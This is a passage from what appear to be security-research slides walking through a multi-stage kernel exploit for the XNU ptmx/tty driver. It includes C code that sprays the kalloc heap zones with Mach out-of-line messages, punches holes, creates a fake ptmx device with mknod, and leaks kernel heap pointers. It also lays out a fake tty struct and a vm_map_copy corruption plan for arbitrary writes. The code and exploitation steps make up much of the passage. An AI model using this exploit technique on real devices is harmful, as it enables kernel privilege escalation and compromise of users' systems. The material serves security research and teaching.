    for(i = 0; i < SECOND_STAGE_OOL_ALLOCATIONS; i++)
    {
        setup_fake_tty(stage2_ool_buffer, SECOND_STAGE_OBJECT_SIZE, 0);

        msg.header.msgh_remote_port = stage2_myports[i];
        msg.header.msgh_local_port = MACH_PORT_NULL;

        msg.header.msgh_bits =
            MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;

        msg.header.msgh_size = sizeof(msg);
        msg.body.msgh_descriptor_count = 1;

        /*
         * Allocates:
         *   . size + 52 bytes on 32 bits
         *   . size + 88 bytes on 64 bits
         */
        msg.desc[0].out_of_line.size = SECOND_STAGE_OBJECT_SIZE;
        msg.desc[0].out_of_line.address = stage2_ool_buffer;
        msg.desc[0].out_of_line.type = MACH_MSG_OOL_DESCRIPTOR;

        ret = mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, 0, 0, 0);
    }
```

Exploitation


Stage 2




```c
    printf("\n[+] creating holes on kalloc.88, receiving %d OOL messages\n\n",
            (SECOND_STAGE_OOL_ALLOCATIONS / 2));

    for(i = 0; i < SECOND_STAGE_OOL_ALLOCATIONS; i += 2)
    {
        memset(&msgin, 0, sizeof(msgin));

        ret = mach_msg(&msgin.header, MACH_RCV_MSG, 0, 5000, stage2_myports[i], 0, 0);

        if(msgin.body.msgh_descriptor_count != 1)
        {
            printf("[!] different descriptor count from port %d\n",
                    stage2_myports[i]); /* not a problem really */

            continue;
        }

        stage2_hole_indices[stage2_nhole++] = i;
    }

    printf("[+] creating a new master ptmx device\n");
    ret = unlink("/dev/ptmx-fake");

    /* on 64-bit devices this should be divided by 8 (ptr size) */
    ret = mknod("/dev/ptmx-fake", S_IFCHR | 0666, makedev(15, INVALID_PIS_INDEX / 4));

    printf("\n[+] opening the new master ptmx device\n\n");

    /*
     * The following open() allocates a new ptmx_ioctl struct of which
     * we can leak its address from the kernel heap.
     */

    master_fd = open("/dev/ptmx-fake", O_RDWR | O_NOCTTY | O_NONBLOCK);

    /*
     * The above sets ptmx_ioctl->pt_flags to 0x200.
     */
```

Exploitation

Kernel heap leak (stages 1 & 2)





```
/* Vector is large enough; grab a new ptmx_ioctl */

/* Now grab a free slot... */
_state.pis_ioctl_list[minor] = new_ptmx_ioctl;
```

Exploitation

Kernel heap leak (stages 1 & 2)

- We receive the OOL message
  - We now have the kernel heap pointer that has the address of the newly allocated ptmx_ioctl struct
  - An address of a slot of the kalloc.88 kernel heap zone

Exploitation

Kernel heap leak (stages 1 & 2)

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


```c
    /*
     * open() puts a pointer to the new ptmx_ioctl struct at the invalid index.
     * We receive the respective message to get back its contents and read
     * this kernel heap pointer.
     */

    printf("[+] receiving OOL messages from kalloc.256 to leak a pointer to ptmx_ioctl\n");

    for(i = 1; i < stage1_nhole; i++)
    {
        memset(&msgin, 0, sizeof(msgin));

        /* i - 1 because slots in a zone are given in reverse order */
        ret = mach_msg(&msgin.header, MACH_RCV_MSG, 0, 5000,
                stage1_myports[stage1_hole_indices[i] - 1],
                100 /* ms */, 0);

        if(ret != MACH_MSG_SUCCESS)
        {
            continue;
        }

        ptmx_ioctl_ptr = *(int *)msgin.desc[0].out_of_line.address;

        if(ptmx_ioctl_ptr)
        {
            printf("[+] got a kernel heap pointer (to a ptmx_ioctl struct): %p\n",
                    (void *)ptmx_ioctl_ptr);

            heap_addr_found = 1;
            break;
        }
    }
```

Exploitation
Stage 3

- Triggering the bug on a slave ptmx device reaches a code path that gives us a write
    - Need to survive dereferences; we know a kalloc.88 address

- Clean-up the kalloc.256 zone, spray it again with vm_map_copy structs and create holes
    - Again, next to the pis_ioctl_list array we place a vm_map_copy struct
    - We use a payload/buffer for it that has a fake ptmx_ioctl pointer
    - ptmx_ioctl has a pointer to a tty struct
    - We use the leaked kernel heap address for the fake tty pointer

Exploitation
Stage 3

- Clean-up the kalloc.88 zone and spray it again

- With vm_map_copy structs, to
  - Use their payload to place part of the fake tty struct (doesn’t fit in kalloc.88, it’s 256 bytes*)
  - We plan to use their size and/or kalloc_size fields as targets for controlled relative writes
  - Then use Dowd’s methods for arbitrary read/heap overflow via vm_map_copy structs


* But goes to kalloc.384

Exploitation
Stage 3


- Problem: our fake tty struct must be 256 bytes (since we need to survive various uses of it)
  - Also spray kalloc.88 that something that allows us to host the rest of the fake tty struct

- Open the AppleJPEGDriver IOKit driver
  - Spray with XML properties of length 88 (i0n1c’s technique)
  - Placed on kalloc.88 after our vm_map_copy struct
  - Its content is the second part of our fake tty struct
  - It’s enough to reach the desired code path that gives us a write
  - We corrupt the neighboring vm_map_copy struct

Fake tty struct on kalloc.88



```
struct tty {
        lck_mtx_t       t_lock;         /* Per tty lock */

        struct  clist t_rawq;           /* Device raw input queue. */
        long    t_rawcc;                /* Raw input queue statistics. */
        struct  clist t_canq;           /* Device canonical queue. */
        long    t_cancc;                /* Canonical queue statistics. */
        struct  clist t_outq;           /* Device output queue. */
```




```
struct clist {
        int     c_cc;           /* count of characters in queue */
        int     c_cn;           /* total ring buffer length */
        u_char  *c_cf;          /* points to first character */
        u_char  *c_cl;          /* points to next open character */
        u_char  *c_cs;          /* start of ring buffer */
        u_char  *c_ce;          /* c_ce + c_len */
        u_char  *c_cq;          /* N bits/bytes long, see tty_subr.c */
};
```

- Note: arbitrary R/W just with the fake tty?
- Theoretically possible, in practice unstable
- Remember, our two kalloc.88 slots cannot hold the whole fake tty struct (256 bytes)
- We point c_cs to the neighboring vm_map_copy struct’s size or kalloc_size fields

Exploitation


Stage 3



```c
    printf("[+] beginning stage 3\n");

    /*
     * We need to spray again the kalloc.256 zone in order to have
     * a new controlled OOL mach message next to the pis_ioctl_list array.
     */

    system("zprint kalloc.256");

    printf("\n[+] spraying kalloc.256 again\n\n");

    for(i = 0; i < FIRST_STAGE_OOL_ALLOCATIONS; i++)
    {
        setup_fake_tty(stage1_ool_buffer, FIRST_STAGE_OBJECT_SIZE, ptmx_ioctl_ptr);

        msg.header.msgh_remote_port = stage1_myports[i];
        msg.header.msgh_local_port = MACH_PORT_NULL;

        msg.header.msgh_bits =
            MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;

        msg.header.msgh_size = sizeof(msg);
        msg.body.msgh_descriptor_count = 1;

        msg.desc[0].out_of_line.size = FIRST_STAGE_OBJECT_SIZE;
        msg.desc[0].out_of_line.address = stage1_ool_buffer;
        msg.desc[0].out_of_line.type = MACH_MSG_OOL_DESCRIPTOR;

        ret = mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, 0, 0, 0);
    }
```


Exploitation

Stage 3



